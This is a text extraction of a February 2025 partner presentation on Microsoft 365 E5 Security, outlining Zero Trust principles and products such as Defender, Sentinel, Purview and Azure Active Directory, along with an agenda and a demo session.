



Comprehensive E5 Security

(overview & demo session)

February 2025

Introduction – Jelena Bratić

Partner Solution Architect,
EMEA Partner Team (GPS)



Focused on Security
Emphasize Channel Partners



Over 20 years of experience in the
solutions business.



<https://www.linkedin.com/in/jebratic/>



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What's New in Security, Compliance and Identity February

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25 FEBRUARY 2025

Microsoft Defender Cloud Security Posture Management

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4 MARCH 2025


Secure and govern data in the age of AI with Microsoft Purview

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<https://www.cloudchampion.co.uk/>

Agenda



Strategic Importance of E5 Security

Understanding the critical role of comprehensive security in protecting business assets and data.

How E5 Security aligns with organizational goals and compliance requirements.

- Microsoft Defender for Office 365

- Microsoft Defender for Endpoint

- Microsoft Defender for Identity

- E5 Compliance – IP&G, IRM, eDiscovery & Audit

Integrated Security Approach

Leveraging the synergy between Microsoft Defender tools for a unified security strategy.

Business benefits: Streamlined security management, comprehensive threat visibility, and enhanced incident response.

Demonstration Session

Q&A


How we traditionally build of our defenses



What actually happens in attacks

Exploded attack surface


The landscape you need to protect




Zero Trust Architecture – ‘assume breach’ mentality

Verify **explicitly** | Use **least-privileged access** | Assume **breach**


FOUNDATIONAL SECURITY



MATURING SECURITY



Microsoft Security Zero-Trust Architecture



Microsoft Security technology



Identity and device access management

Secure access for a connected world



Threat protection

Stop attacks with integrated, automated SIEM and XDR



Information protection

Protect sensitive data and manage insider risks with intelligence



Cloud security

Safeguard your hybrid-multi-cloud apps and network


Identity and device access management

Secure access for a connected world



Unified identity management

Azure Active Directory E3 E5



Seamless user experiences

Azure Active Directory E3 E5



Secure adaptive access

Azure Active Directory E5
Endpoint Manager E3 E5



Simplified identity governance

Azure Active Directory E3 E5



Threat protection

Stop attacks with integrated SIEM and XDR



Stay ahead of attackers with a unified SecOps experience

Microsoft Sentinel

AZ



Gain end-to-end insights across your organization

Microsoft Sentinel

AZ




Detect and respond across identity, devices, apps, data, and IoT attack vectors (XDR)

Microsoft 365 Defender
Microsoft Defender for Cloud

E5

AZ



Information protection

Protect sensitive data and manage insider risks
with intelligent compliance and governance



Know and protect sensitive
data across clouds and
on-premises

Information Protection
Azure Purview

E5

AZ



Prevent accidental or
inappropriate sharing
of sensitive information

Insider Risk Management
Microsoft Defender for
Cloud Apps

E5

E5



Effectively manage insider risks
and policy violations

Insider Risk Management
Azure Key Vault

E5

AZ





Detecting Complex Attacks = XDR Priority

